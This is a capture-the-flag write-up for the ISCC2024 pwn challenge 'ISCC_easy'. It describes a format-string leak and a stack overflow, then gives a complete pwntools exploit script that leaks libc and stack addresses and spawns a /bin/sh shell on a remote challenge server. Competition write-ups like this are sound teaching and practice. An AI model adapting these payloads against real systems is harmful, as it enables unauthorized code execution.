
# ISCC2024 WriteUp

AkyOI 李承达 [3433778745@qq.com](mailto:3433778745@qq.com)


## pwn-ISCC\_easy

## 解题思路

32位的题目，上来一个格式字符串漏洞，直接泄露地址并且修改x为5



之后welcome函数里面有栈溢出，直接栈溢出运行system(“/bin/sh”)就行了



## Exp

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import\*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='i386',os='linux')

context.terminal=['tmux','splitw','-h']

pwn = './easy'

p=remote('182.92.237.102',10013)

#p=process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD":'./libc-2.31.so'})

# p=process('./easy')

# gdb.attach(p)

#elf=ELF(pwn)

#libc=ELF('./libc.so.6')

x\_a=0x804C030

off=4

pl=b'%5c%9$n%15$p%12$paaa'+p32(x\_a)+b'/bin/sh'

pay=b'aaaa%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.'

p.sendline(pl)

pl=b'a'\*0x94+p32(0xc890b)

p.recvuntil(b'0x')

libc=int(p.recv(8),16)

base=libc-(0xf20ceed5-0xf20b4000)

p.recvuntil(b'0x')

stk=int(p.recv(8),16)

buf=stk-(0xffc685b0-0xffc68588)

pl=b'a'\*0x94+p32(base+0x41360)+p32(0x08049399)+p32(buf)

p.sendline(pl)

p.interactive()

# 0xc890b execve("/bin/sh", [ebp-0x2c], esi)

# constraints:

# address ebp-0x20 is writable

# ebx is the GOT address of libc

# [[ebp-0x2c]] == NULL || [ebp-0x2c] == NULL || [ebp-0x2c] is a valid argv

# [esi] == NULL || esi == NULL || esi is a valid envp

# 0x1421b3 execl("/bin/sh", eax)

# constraints:

# ebp is the GOT address of libc

# eax == NULL

# 0x1421b4 execl("/bin/sh", [esp])

# constraints:

# ebp is the GOT address of libc

# [esp] == NULL